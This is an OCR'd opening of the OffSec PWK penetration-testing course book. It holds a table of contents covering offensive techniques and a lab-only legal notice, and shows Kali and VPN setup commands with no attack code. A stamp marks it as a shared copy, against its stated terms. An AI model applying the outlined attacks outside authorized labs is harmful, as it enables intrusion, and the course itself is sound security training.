
# Penetration Testing with Kali Linux

## OffSec



PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Copyright © 2023 OffSec Services Limited*

*All rights reserved. No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from the author. Shared by Tamarisk - Exam Solution*

# Table of Contents

1 Copyright ..... 15
2 Penetration Testing with Kali Linux: General Course Information ..... 16
2.1 Getting Started with PWK ..... 16
2.1.1 PWK Course Materials ..... 16
2.1.2 Student Mentors and Support ..... 17
2.1.3 Setting up Kali ..... 18
2.1.4 Connecting to the PWK Lab ..... 19
2.2 How to Approach the Course ..... 22
2.2.1 A Model of Increasing Uncertainty ..... 22
2.2.2 Learning Modules ..... 23
2.2.3 Demonstration Module Exercises ..... 23
2.2.4 Applied Module Exercises ..... 24
2.2.5 Capstone Module Exercises ..... 24
2.2.6 Assembling the Pieces ..... 24
2.2.7 Challenge Labs 1-3 ..... 24
2.2.8 Challenge Labs 4-6 ..... 25
2.3 Summary of PWK Learning Modules ..... 26
2.3.1 Getting Started: Optional Ramp-up Modules ..... 26
2.3.2 Enumeration and Information Gathering ..... 26
2.3.3 Web Application and Client Side Attacks ..... 27
2.3.4 Other Perimeter Attacks ..... 28
2.3.5 Privilege Escalation and Lateral Movement ..... 28
2.3.6 Active Directory ..... 29
2.3.7 Challenge Lab Preparation ..... 29
2.4 Wrapping Up ..... 29
3 Introduction To Cybersecurity ..... 30
3.1 The Practice of Cybersecurity ..... 30
3.1.1 Challenges in Cybersecurity ..... 30
3.1.2 A Word on Mindsets ..... 31
3.1.3 On Emulating the Minds of our Opponents ..... 32
3.2 Threats and Threat Actors ..... 33
3.2.1 The Evolution of Attack and Defense ..... 33
3.2.2 Risks, Threats, Vulnerabilities, and Exploits ..... 34
3.2.3 Threat Actor Classifications ..... 36

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

3.2.4 Recent Cybersecurity Breaches ... 38
3.3 The CIA Triad ... 40
3.3.1 Confidentiality ... 41
3.3.2 Integrity ... 42
3.3.3 Availability ... 43
3.3.4 Balancing the Triad with Organizational Objectives ... 43
3.4 Security Principles, Controls, and Strategies ... 44
3.4.1 Security Principles ... 44
3.4.2 Security Controls and Strategies ... 45
3.4.3 Shift-Left Security ... 46
3.4.4 Administrative Segmentation ... 46
3.4.5 Threat Modelling and Threat Intelligence ... 47
3.4.6 Table-Top Tactics ... 47
3.4.7 Continuous Patching and Supply Chain Validation ... 48
3.4.8 Encryption ... 48
3.4.9 Logging and Chaos Testing ... 49
3.5 Cybersecurity Laws, Regulations, Standards, and Frameworks ... 49
3.5.1 Laws and Regulations ... 50
3.5.2 Standards and Frameworks ... 52
3.6 Career Opportunities in Cybersecurity ... 54
3.6.1 Cybersecurity Career Opportunities: Attack ... 54
3.6.2 Cybersecurity Career Opportunities: Defend ... 55
3.6.3 Cybersecurity Career Opportunities: Build ... 56
3.7 What's Next? ... 57
4 Effective Learning Strategies ... 58
4.1 Learning Theory ... 58
4.1.1 What We Know and What We Don't ... 59
4.1.2 Memory Mechanisms and Dual Coding ... 59
4.1.3 The Forgetting Curve and Cognitive Load ... 61
4.2 Unique Challenges to Learning Technical Skills ... 63
4.2.1 Digital vs. Print Materials ... 63
4.2.2 Expecting the Unexpected ... 64
4.2.3 The Challenges of Remote and Asynchronous Learning ... 64
4.3 OffSec Training Methodology ... 65
4.3.1 The Demonstration Method ... 65
4.3.2 Learning by Doing ... 66

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

4.3.3 Facing Difficulty ... 67
4.3.4 Contextual Learning and Interleaving ... 68
4.4 Case Study: chmod -x chmod ... 68
4.4.1 What is Executable Permission? ... 69
4.4.2 Going Deeper: Encountering a Strange Problem ... 71
4.4.3 One Potential Solution ... 73
4.4.4 Analyzing this Approach ... 75
4.5 Tactics and Common Methods ... 77
4.5.1 Cornell Notes ... 78
4.5.2 Retrieval Practice ... 79
4.5.3 Spaced Practice ... 79
4.5.4 The SQ3R Method ... 80
4.5.5 The Feynman Technique ... 80
4.6 Advice and Suggestions on Exams ... 81
4.6.1 Dealing with Stress ... 82
4.6.2 Knowing When You're Ready ... 83
4.6.3 Practical Advice for Exam Takers ... 84
4.7 Practical Steps ... 85
4.7.1 Creating a Long Term Strategy ... 85
4.7.2 Use Time Allotment Strategies ... 85
4.7.3 Narrowing our Focus ... 86
4.7.4 Pick a Strategy ... 87
4.7.5 Find a Community of Co-Learners ... 87
4.7.6 Study Your Own Studies ... 88
5 Report Writing for Penetration Testers ... 90
5.1 Understanding Note-Taking ... 90
5.1.1 Penetration Testing Deliverables ... 90
5.1.2 Note Portability ... 91
5.1.3 The General Structure of Penetration Testing Notes ... 91
5.1.4 Choosing the Right Note-Taking Tool ... 94
5.1.5 Taking Screenshots ... 97
5.1.6 Tools to Take Screenshots ... 99
5.2 Writing Effective Technical Penetration Testing Reports ... 101
5.2.1 Purpose of a Technical Report ... 101
5.2.2 Tailor the Content ... 102
5.2.3 Executive Summary ... 103

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

5.2.4 Testing Environment Considerations ..... 105
5.2.5 Technical Summary ..... 106
5.2.6 Technical Findings and Recommendation ..... 107
5.2.7 Appendices, Further Information, and References ..... 110
6 Information Gathering ..... 111
6.1 The Penetration Testing Lifecycle ..... 111
6.2 Passive Information Gathering ..... 112
6.2.1 Whois Enumeration ..... 114
6.2.2 Google Hacking ..... 115
6.2.3 Netcraft ..... 120
6.2.4 Open-Source Code ..... 122
6.2.5 Shodan ..... 126
6.2.6 Security Headers and SSL/TLS ..... 129
6.3 Active Information Gathering ..... 131
6.3.1 DNS Enumeration ..... 132
6.3.2 TCP/UDP Port Scanning Theory ..... 138
6.3.3 Port Scanning with Nmap ..... 141
6.3.4 SMB Enumeration ..... 152
6.3.5 SMTP Enumeration ..... 155
6.3.6 SNMP Enumeration ..... 157
6.4 Wrapping Up ..... 161
7 Vulnerability Scanning ..... 163
7.1 Vulnerability Scanning Theory ..... 163
7.1.1 How Vulnerability Scanners Work ..... 163
7.1.2 Types of Vulnerability Scans ..... 165
7.1.3 Things to consider in a Vulnerability Scan ..... 166
7.2 Vulnerability Scanning with Nessus ..... 167
7.2.1 Installing Nessus ..... 168
7.2.2 Nessus Components ..... 173
7.2.3 Performing a Vulnerability Scan ..... 175
7.2.4 Analyzing the Results ..... 180
7.2.5 Performing an Authenticated Vulnerability Scan ..... 184
7.2.6 Working with Nessus Plugins ..... 189
7.3 Vulnerability Scanning with Nmap ..... 194
7.3.1 NSE Vulnerability Scripts ..... 194
7.3.2 Working with NSE Scripts ..... 196

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

7.4 Wrapping Up ..... 198
8 Introduction to Web Application Attacks ..... 199
8.1 Web Application Assessment Methodology ..... 199
8.2 Web Application Assessment Tools ..... 200
8.2.1 Fingerprinting Web Servers with Nmap ..... 200
8.2.2 Technology Stack Identification with Wappalyzer ..... 201
8.2.3 Directory Brute Force with Gobuster ..... 202
8.2.4 Security Testing with Burp Suite ..... 203
8.3 Web Application Enumeration ..... 219
8.3.1 Debugging Page Content ..... 219
8.3.2 Inspecting HTTP Response Headers and Sitemaps ..... 223
8.3.3 Enumerating and Abusing APIs ..... 225
8.4 Cross-Site Scripting ..... 233
8.4.1 Stored vs Reflected XSS Theory ..... 233
8.4.2 JavaScript Refresher ..... 234
8.4.3 Identifying XSS Vulnerabilities ..... 235
8.4.4 Basic XSS ..... 236
8.4.5 Privilege Escalation via XSS ..... 240
8.5 Wrapping Up ..... 247
9 Common Web Application Attacks ..... 248
9.1 Directory Traversal ..... 248
9.1.1 Absolute vs Relative Paths ..... 248
9.1.2 Identifying and Exploiting Directory Traversals ..... 250
9.1.3 Encoding Special Characters ..... 256
9.2 File Inclusion Vulnerabilities ..... 258
9.2.1 Local File Inclusion (LFI) ..... 258
9.2.2 PHP Wrappers ..... 263
9.2.3 Remote File Inclusion (RFI) ..... 267
9.3 File Upload Vulnerabilities ..... 268
9.3.1 Using Executable Files ..... 269
9.3.2 Using Non-Executable Files ..... 274
9.4 Command Injection ..... 278
9.4.1 OS Command Injection ..... 279
9.5 Wrapping Up ..... 284
10 SQL Injection Attacks ..... 285
10.1 SQL Theory and Databases ..... 285

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

10.1.1 SQL Theory Refresher ..... 285
10.1.2 DB Types and Characteristics ..... 287
10.2 Manual SQL Exploitation ..... 291
10.2.1 Identifying SQLi via Error-based Payloads ..... 291
10.2.2 UNION-based Payloads ..... 300
10.2.3 Blind SQL Injections ..... 304
10.3 Manual and Automated Code Execution ..... 306
10.3.1 Manual Code Execution ..... 306
10.3.2 Automating the Attack ..... 309
10.4 Wrapping Up ..... 312
11 Client-side Attacks ..... 314
11.1 Target Reconnaissance ..... 315
11.1.1 Information Gathering ..... 316
11.1.2 Client Fingerprinting ..... 319
11.2 Exploiting Microsoft Office ..... 325
11.2.1 Preparing the Attack ..... 325
11.2.2 Installing Microsoft Office ..... 327
11.2.3 Leveraging Microsoft Word Macros ..... 330
11.3 Abusing Windows Library Files ..... 338
11.3.1 Obtaining Code Execution via Windows Library Files ..... 338
11.4 Wrapping Up ..... 349
12 Antivirus Evasion ..... 350
12.1 Antivirus Software Key Components and Operations ..... 350
12.1.1 Known vs Unknown Threats ..... 350
12.1.2 AV Engines and Components ..... 351
12.1.3 Detection Methods ..... 352
12.2 Bypassing Antivirus Detections ..... 356
12.2.1 On-Disk Evasion ..... 357
12.2.2 In-Memory Evasion ..... 358
12.3 AV Evasion in Practice ..... 359
12.3.1 Testing for AV Evasion ..... 359
12.3.2 Evading AV with Thread Injection ..... 361
12.3.3 Automating the Process ..... 372
12.4 Wrapping Up ..... 379
13 Password Attacks ..... 380
13.1 Attacking Network Services Logins ..... 380

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

13.1.1 SSH and RDP ..... 381
13.1.2 HTTP POST Login Form ..... 383
13.2 Password Cracking Fundamentals ..... 386
13.2.1 Introduction to Encryption, Hashes and Cracking ..... 387
13.2.2 Mutating Wordlists ..... 392
13.2.3 Cracking Methodology ..... 398
13.2.4 Password Manager ..... 399
13.2.5 SSH Private Key Passphrase ..... 404
13.3 Working with Password Hashes ..... 408
13.3.1 Cracking NTLM ..... 409
13.3.2 Passing NTLM ..... 415
13.3.3 Cracking Net-NTLMv2 ..... 419
13.3.4 Relaying Net-NTLMv2 ..... 424
13.4 Wrapping Up ..... 427
14 Fixing Exploits ..... 428
14.1 Fixing Memory Corruption Exploits ..... 429
14.1.1 Buffer Overflow in a Nutshell ..... 429
14.1.2 Importing and Examining the Exploit ..... 433
14.1.3 Cross-Compiling Exploit Code ..... 435
14.1.4 Fixing the Exploit ..... 436
14.1.5 Changing the Overflow Buffer ..... 443
14.2 Fixing Web Exploits ..... 445
14.2.1 Considerations and Overview ..... 445
14.2.2 Selecting the Vulnerability and Fixing the Code ..... 445
14.2.3 Troubleshooting the “index out of range” Error ..... 449
14.3 Wrapping Up ..... 452
15 Locating Public Exploits ..... 453
15.1 Getting Started ..... 453
15.1.1 A Word of Caution ..... 453
15.2 Online Exploit Resources ..... 454
15.2.1 The Exploit Database ..... 455
15.2.2 Packet Storm ..... 456
15.2.3 GitHub ..... 457
15.2.4 Google Search Operators ..... 459
15.3 Offline Exploit Resources ..... 460
15.3.1 Exploit Frameworks ..... 460

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

15.3.2 SearchSploit ... 461
15.3.3 Nmap NSE Scripts ... 465
15.4 Exploiting a Target ... 466
15.4.1 Putting It Together ... 466
15.5 Wrapping Up ... 471
16 Windows Privilege Escalation ... 472
16.1 Enumerating Windows ... 472
16.1.1 Understanding Windows Privileges and Access Control Mechanisms ... 473
16.1.2 Situational Awareness ... 476
16.1.3 Hidden in Plain View ... 485
16.1.4 Information Goldmine PowerShell ... 491
16.1.5 Automated Enumeration ... 496
16.2 Leveraging Windows Services ... 499
16.2.1 Service Binary Hijacking ... 500
16.2.2 Service DLL Hijacking ... 507
16.2.3 Unquoted Service Paths ... 514
16.3 Abusing Other Windows Components ... 520
16.3.1 Scheduled Tasks ... 520
16.3.2 Using Exploits ... 523
16.4 Wrapping Up ... 527
17 Linux Privilege Escalation ... 528
17.1 Enumerating Linux ... 528
17.1.1 Understanding Files and Users Privileges on Linux ... 528
17.1.2 Manual Enumeration ... 529
17.1.3 Automated Enumeration ... 544
17.2 Exposed Confidential Information ... 546
17.2.1 Inspecting User Trails ... 546
17.2.2 Inspecting Service Footprints ... 550
17.3 Insecure File Permissions ... 551
17.3.1 Abusing Cron Jobs ... 551
17.3.2 Abusing Password Authentication ... 553
17.4 Insecure System Components ... 554
17.4.1 Abusing Setuid Binaries and Capabilities ... 554
17.4.2 Abusing Sudo ... 557
17.4.3 Exploiting Kernel Vulnerabilities ... 559
17.5 Wrapping Up ... 562

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

18 Port Redirection and SSH Tunneling ..... 563
18.1 Why Port Redirection and Tunneling? ..... 563
18.2 Port Forwarding with Linux Tools ..... 564
18.2.1 A Simple Port Forwarding Scenario ..... 565
18.2.2 Setting Up the Lab Environment ..... 567
18.2.3 Port Forwarding with Socat ..... 571
18.3 SSH Tunneling ..... 577
18.3.1 SSH Local Port Forwarding ..... 578
18.3.2 SSH Dynamic Port Forwarding ..... 584
18.3.3 SSH Remote Port Forwarding ..... 589
18.3.4 SSH Remote Dynamic Port Forwarding ..... 592
18.3.5 Using sshuttle ..... 596
18.4 Port Forwarding with Windows Tools ..... 597
18.4.1 ssh.exe ..... 598
18.4.2 Plink ..... 601
18.4.3 Netsh ..... 607
18.5 Wrapping Up ..... 613
19 Tunneling Through Deep Packet Inspection ..... 614
19.1 HTTP Tunneling Theory and Practice ..... 614
19.1.1 HTTP Tunneling Fundamentals ..... 614
19.1.2 HTTP Tunneling with Chisel ..... 615
19.2 DNS Tunneling Theory and Practice ..... 621
19.2.1 DNS Tunneling Fundamentals ..... 621
19.2.2 DNS Tunneling with dnscat2 ..... 629
19.3 Wrapping Up ..... 634
20 The Metasploit Framework ..... 635
20.1 Getting Familiar with Metasploit ..... 636
20.1.1 Setup and Work with MSF ..... 636
20.1.2 Auxiliary Modules ..... 641
20.1.3 Exploit Modules ..... 647
20.2 Using Metasploit Payloads ..... 653
20.2.1 Staged vs Non-Staged Payloads ..... 654
20.2.2 Meterpreter Payload ..... 655
20.2.3 Executable Payloads ..... 663
20.3 Performing Post-Exploitation with Metasploit ..... 666
20.3.1 Core Meterpreter Post-Exploitation Features ..... 667

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

20.3.2 Post-Exploitation Modules ..... 672
20.3.3 Pivoting with Metasploit ..... 677
20.4 Automating Metasploit ..... 684
20.4.1 Resource Scripts ..... 684
20.5 Wrapping Up ..... 687
21 Active Directory Introduction and Enumeration ..... 689
21.1 Active Directory - Introduction ..... 689
21.1.1 Enumeration - Defining our Goals ..... 691
21.2 Active Directory - Manual Enumeration ..... 691
21.2.1 Active Directory - Enumeration Using Legacy Windows Tools ..... 691
21.2.2 Enumerating Active Directory using PowerShell and .NET Classes ..... 694
21.2.3 Adding Search Functionality to our Script ..... 699
21.2.4 AD Enumeration with PowerView ..... 708
21.3 Manual Enumeration - Expanding our Repertoire ..... 711
21.3.1 Enumerating Operating Systems ..... 711
21.3.2 Getting an Overview - Permissions and Logged on Users ..... 713
21.3.3 Enumeration Through Service Principal Names ..... 719
21.3.4 Enumerating Object Permissions ..... 721
21.3.5 Enumerating Domain Shares ..... 725
21.4 Active Directory - Automated Enumeration ..... 729
21.4.1 Collecting Data with SharpHound ..... 729
21.4.2 Analysing Data using BloodHound ..... 732
21.5 Wrapping Up ..... 745
22 Attacking Active Directory Authentication ..... 746
22.1 Understanding Active Directory Authentication ..... 746
22.1.1 NTLM Authentication ..... 746
22.1.2 Keberos Authentication ..... 748
22.1.3 Cached AD Credentials ..... 751
22.2 Performing Attacks on Active Directory Authentication ..... 756
22.2.1 Password Attacks ..... 757
22.2.2 AS-REP Roasting ..... 761
22.2.3 Kerberoasting ..... 765
22.2.4 Silver Tickets ..... 768
22.2.5 Domain Controller Synchronization ..... 773
22.3 Wrapping Up ..... 776
23 Lateral Movement in Active Directory ..... 777

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

23.1 Active Directory Lateral Movement Techniques ..... 777
23.1.1 WMI and WinRM ..... 778
23.1.2 PsExec ..... 784
23.1.3 Pass the Hash ..... 785
23.1.4 Overpass the Hash ..... 786
23.1.5 Pass the Ticket ..... 791
23.1.6 DCOM ..... 794
23.2 Active Directory Persistence ..... 796
23.2.1 Golden Ticket ..... 796
23.2.2 Shadow Copies ..... 801
23.3 Wrapping Up ..... 803
24 Assembling the Pieces ..... 805
24.1 Enumerating the Public Network ..... 805
24.1.1 MAILSRV1 ..... 806
24.1.2 WEBSRV1 ..... 810
24.2 Attacking a Public Machine ..... 815
24.2.1 Initial Foothold ..... 816
24.2.2 A Link to the Past ..... 819
24.3 Gaining Access to the Internal Network ..... 824
24.3.1 Domain Credentials ..... 825
24.3.2 Phishing for Access ..... 827
24.4 Enumerating the Internal Network ..... 832
24.4.1 Situational Awareness ..... 832
24.4.2 Services and Sessions ..... 841
24.5 Attacking an Internal Web Application ..... 851
24.5.1 Speak Kerberoast and Enter ..... 851
24.5.2 Abuse a WordPress Plugin for a Relay Attack ..... 853
24.6 Gaining Access to the Domain Controller ..... 858
24.6.1 Cached Credentials ..... 858
24.6.2 Lateral Movement ..... 860
24.7 Wrapping Up ..... 861
25 Trying Harder: The Challenge Labs ..... 863
25.1 PWK Challenge Lab Overview ..... 863
25.1.1 STOP! Do This First ..... 863
25.1.2 Challenge Labs 1-3 ..... 863
25.1.3 Challenge Labs 4-6 ..... 864

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

25.2 Challenge Lab Details ..... 865
25.2.1 Client-Side Simulations ..... 865
25.2.2 Machine Dependencies ..... 866
25.2.3 Machine Vulnerability ..... 866
25.2.4 Machine Ordering ..... 866
25.2.5 Routers/NAT ..... 867
25.2.6 Passwords ..... 867
25.3 The OSCP Exam Information ..... 867
25.3.1 OSCP Exam Attempt ..... 867
25.3.2 About the OSCP Exam ..... 868
25.3.3 Metasploit Usage - Challenge Labs vs Exam ..... 868
25.4 Wrapping Up ..... 869

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 1 Copyright

Please take the time to read our formal copyright statement below. Before you do, we would like to explain that this publication is for your own personal use only. Any copying of this publication or sharing of all or part of this publication with any third party is in breach of (a) our intellectual property rights (b) the contractual terms you accept when you register with us (c) our Academic Policy.

This includes:

- Making this publication available to other people by posting it on any third party platform, repository or social media site
- Unintentional sharing of this publication because you have not taken enough care to protect it
- Using all or part of this publication for any purpose other than your own personal training including to provide or inform the content of any other training course or for any other commercial purpose.

Our Academic Policy can be found at https://www.offsec.com/legal-docs/

In our discretion, if we find you in breach:

- We will revoke all existing OffSec certification(s) you have obtained
- We will disqualify you for life from any OffSec courses and exams
- We will disqualify you for life from making future OffSec purchases

Copyright © 2023 OffSec Services Ltd. All rights reserved — no part of this publication/video may be copied, published, shared, redistributed, sub-licensed, transmitted, changed, used to create derivative works or in any other way exploited without the prior written permission of OffSec.

The following pages contains the lab exercises for the course and should be attempted only inside the OffSec hosted lab environment. Please note that most of the attacks described in the lab guide would be illegal if attempted on machines that you do not have explicit permission to test and attack. Since the OffSec lab environment is segregated from the Internet, it is safe to perform the attacks inside the lab. OffSec does not authorize you to perform these attacks outside its own hosted lab environment and disclaims all liability or responsibility for any such actions.

# 2 Penetration Testing with Kali Linux: General Course Information

Welcome to the *Penetration Testing with Kali Linux* (PWK) course!

PWK was created for System and Network Administrators and security professionals who would like to take a serious and meaningful step into the world of professional penetration testing. This course will help you better understand the attacks and techniques that are used by malicious entities against computers and networks.

The ultimate purpose of the course is to provide an understanding of, and intuition for, these attacks at a deep enough level to be able to replicate them. By leveraging the ability to perform them, we can develop a powerful insight into what kind of security defenses are important and how to improve them. Congratulations on taking that first step. We're excited you're here.

PWK consists of two types of overarching learning modalities: *Learning Modules* and *Challenge Labs*. Learning Modules all cover specific penetration testing concepts or techniques, while Challenge Labs require the learner to apply the skills acquired via the Modules.

Learning Modules are divided into *Learning Units*: atomic pieces of content that help the learner achieve specific *Learning Objectives*.

In this Learning Module we will cover the following Learning Units:

- Getting Started with PWK
- How to Approach the Course
- Summary of PWK Learning Modules

## 2.1 Getting Started with PWK

This Learning Unit covers the following Learning Objectives:

- Take inventory over what's included in the course
- Set up an Attacking Kali VM
- Connect to the PWK VPN

Much like learning to play a musical instrument, security training requires equal parts of conceptual knowledge and hands-on practice. In this Learning Unit we'll learn what kind of material is included with PWK, how to set up our attacking Kali VM, and how to reach the PWK labs over a VPN connection.

### 2.1.1 PWK Course Materials

The course includes online access to the Learning Modules and their accompanying course videos. The information covered in the Modules and the videos overlap, meaning you can read the Modules and then watch the videos to fill in any gaps or vice versa. In some cases, the book modules are more detailed than the videos. In other cases, the videos may convey some information better than the Modules. It is important that you pay close attention to both.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The Learning Modules also contain various exercises. Completing the Module exercises will help you become more efficient with discovering and exploiting the vulnerabilities in the lab machines.

Some Module exercises have a simple question-and-answer where the learner is tasked with retrieving the solution from the text. Other Module exercises have three components: a question, a machine (or a group of machines), and a flag. In these cases, the question asks you to perform a specific action or set of actions on the provided machine. Once you have successfully completed the objective, you will receive a flag in the form OS{random-hash}. You can then submit the flag into the *OffSec Learning Portal* (OLP), which will tell you if you have inserted the correct flag or not. The OLP will then save your progress, and track the number of your correct submissions provided to date.

It is worth noting that flags are dynamically generated at machine boot and expire at machine shutdown. If the solution is obtained to a question and the machine is reverted, and only after the revert the original answer is submitted, the OLP will not accept the flag.

---

*The flag must be submitted before reverting or powering off the machine.*

---

As an additional note, the way Module exercises are implemented allows us to use the same remote IP and port multiple times. On the Module Exercise VMs that require an SSH connection, we suggest issuing the SSH command with a couple of extra options as follows:

```
ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no"
learner@192.168.50.52
```

*Listing 1 - The reccommended way to SSH into Module Exercise VMs*

The *UserKnownHostsFile=/dev/null* and *StrictHostKeyChecking=no* options have been added to prevent the known-hosts file on our local Kali machine from being corrupted.

---

*Module Exercises are currently supported on the x86-64 Kali Linux version exclusively*

---

We will go over the design of different kinds of Module exercises in a section below.

## 2.1.2 Student Mentors and Support

Discord,[1] our community chat platform, can be accessed via the Profile drop-down at the upper right hand corner of the OffSec Learning Portal. Live Support will allow you to directly communicate with our Student Mentors and Student Technical Services Teams.

The Technical Services Team is available to assist with technical issues, while the Student Mentors will be able to clarify items in the course material and exercises. In addition, if you have tried your best and are completely stuck on an exercise or lab machine, Student Mentors may be able to provide a small hint to help you on your way.

---

[1] (OffSec, 2023), https://discord.gg/offsec

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Remember that the information provided by the Student Mentors will be based on the amount of detail you are able to provide. The more detail you can give about what you've already tried and the outcomes you've been able to observe, the more they will be able to help you.

### 2.1.3 Setting up Kali

The Module Exercises and Challenge Labs are to be completed using virtual machines (VMs) operating in our lab environment. When we refer to a *lab environment*, we mean the combination of the following components:

- Your Kali Linux VM
- The OffSec Learning Portal
- A lab containing deployable target machines
- A VPN connection between your Kali VM and the lab

Let's look at these components individually.

*Kali Linux*[2] is an operating system (like Windows or macOS) that comes with a curated set of tools that are specifically useful for penetration testing and other information security activities. Kali Linux is open source and free to use.

If you're already familiar with cybersecurity, you may have Kali Linux installed and can skip ahead to the next section.

If not, we *strongly* recommend installing Kali on a VM, which provides the functionality of a physical computer system running another operating system (OS) within a program called a hypervisor. The benefit of using a VM is that it allows us to run a guest OS within a host OS. Although we could physically install Kali on a dedicated machine, it is more convenient, safe, and efficient to install Kali *within* our host system. Among other reasons, this ensures that we have easy access to all the tools available to both.

For example, we may be using a desktop computer running Windows or a laptop running macOS. We could install VMware Workstation Player on our Windows machine or VMware Fusion on our Mac to install the Kali Linux *VMware image*. When this virtual image is installed, Kali will run alongside our primary operating system in a window, or full-screen if we like. If configured properly, Kali Linux will have access to the network with its own IP address and will behave as if it's installed on a dedicated machine for the most part.

> *From a terminology standpoint, we call the physical system running Windows or macOS our host machine and we call the Kali VM a guest machine.*

The VMware image that we recommend is a default 64-bit build of Kali Linux. We recommended using the latest VMware image available on the OffSec VM image download page.[3] Note that

[2] (OffSec, 2023), https://help.offsec.com/hc/en-us/articles/360049796792-Kali-Linux-Virtual-Machine

[3] (OffSec, 2023), https://help.offsec.com/hc/en-us/articles/360049796792-Kali-Linux-Virtual-Machine

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

although the VirtualBox image, the Hyper-V image, or a dedicated installation of Kali should work, we can only provide support for the indicated VMware images.

In the next section, we'll set up the VPN connection that will connect us to the lab.

### 2.1.4 Connecting to the PWK Lab

Many of the Module exercises and all of the lab machines will require you to connect to a *Virtual Private Network* (VPN).

A VPN essentially creates an encrypted tunnel that allows your data to traverse an open network such as the public Internet, and connect to another otherwise isolated network securely.

We'll connect to the VPN from our Kali machine, granting us access to the lab. When a learner connects to the lab, the specific segment of the network they connect to is private to them. In other words, each connection is to a unique environment in which the learner can work at their own pace without worrying about interrupting, or being interrupted by, other learners.

Even though each lab is private, it is prudent to consider the labs as a *hostile environment* and you should not store sensitive information on the Kali Linux virtual machine used to connect to the VPN. Client-to-client VPN traffic is strictly forbidden and could result in termination of access from the course and its materials.

Fortunately, connecting to a VPN is a quick and easy process. If you're using Kali as a VM, go ahead and start the machine. Then on the Kali machine, open up a browser and navigate to the OffSec Learning Portal and sign in.

Next, let's navigate to the Course drop-down menu and select the PEN200 course. This will take us to the main course page. At the top right corner of the page but to the left of your account name, you'll see the download drop-down menu for VPN. Clicking this option will generate a VPN pack for this course and download it in the form of a .ovpn text file. Be sure to note the location of the download.

Next, let's use the Kali Linux *terminal* to connect to the VPN. Clicking the black terminal icon at the top-left of the Kali VM will present a window like this:

```
┌──(kali㉿t-a-m-a-r-i-s-k)-[~]
└─$
```

*Listing 2 - The kali terminal*

If we chose a different username during setup, our prompt will include that name:

```
┌──(ArtVandelay㉿kali)-[~]
└─$
```

*Listing 3 - The kali terminal with a different username*

> *In some cases, your screen may differ from what's shown in the course material. This is rarely problematic, but we will often point out these potential inconsistencies.*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This is the *command prompt*, which accepts our user commands. For simplicity we will switch to a less-complex version of the terminal with Ctrl+P as shown in Listing 4.

```
kali@kali:~$
```

*Listing 4 - Switching to the one-line command prompt*

Next, we'll focus on the VPN pack (i.e., the .ovpn file we downloaded). We should have downloaded it to the Kali VM, but if it was downloaded to the host machine, we should either copy it over or re-download it from Kali. Let's use updatedb and locate to find the file.

```
kali@kali:~$ sudo updatedb
[sudo] password for kali:

kali@kali:~$ locate pen200.ovpn
/home/kali/Downloads/pen200.ovpn
```

*Listing 5 - Finding the .ovpn file*

Note that we used the sudo command to invoke updatedb, because this particular command requires elevated permissions. The updatedb command creates or updates a database that is used by the locate command to find files across the entire filesystem. The sudo command will require us to enter our password. Note that the cursor will not move and no asterisk (*) characters will appear as we type the password. We'll type in our password and press Return.

Based on this output, we are using the filename pen200.ovpn. We can check the browser's download history to determine the exact name of the file.

Once we have located the .ovpn file, we'll cd to its directory, which is /home/kali/Downloads in this case.

```
kali@kali:~$ cd /home/kali/Downloads

kali@kali:~/Downloads$
```

*Listing 6 - Changing Directories with cd*

Although this command doesn't produce any output (unless we entered the command incorrectly), we can check for the .ovpn file with ls, which lists files in this directory. Note that the output of the below command on your machine may appear different depending on what files are in the Downloads directory.

```
kali@kali:~/Downloads$ ls
pen200.ovpn
```

*Listing 7 - Listing file contents with ls*

Executing files from Downloads can be a little bit messy, since that particular directory can change so often. Instead, let's create a new directory and move the .ovpn file there.

```
kali@kali:~/Downloads$ mkdir /home/kali/offsec

kali@kali:~/Downloads$ mv pen200.ovpn /home/kali/offsec/pen200.ovpn

kali@kali:~/Downloads$ cd ../offsec

kali@kali:~/offsec$
```

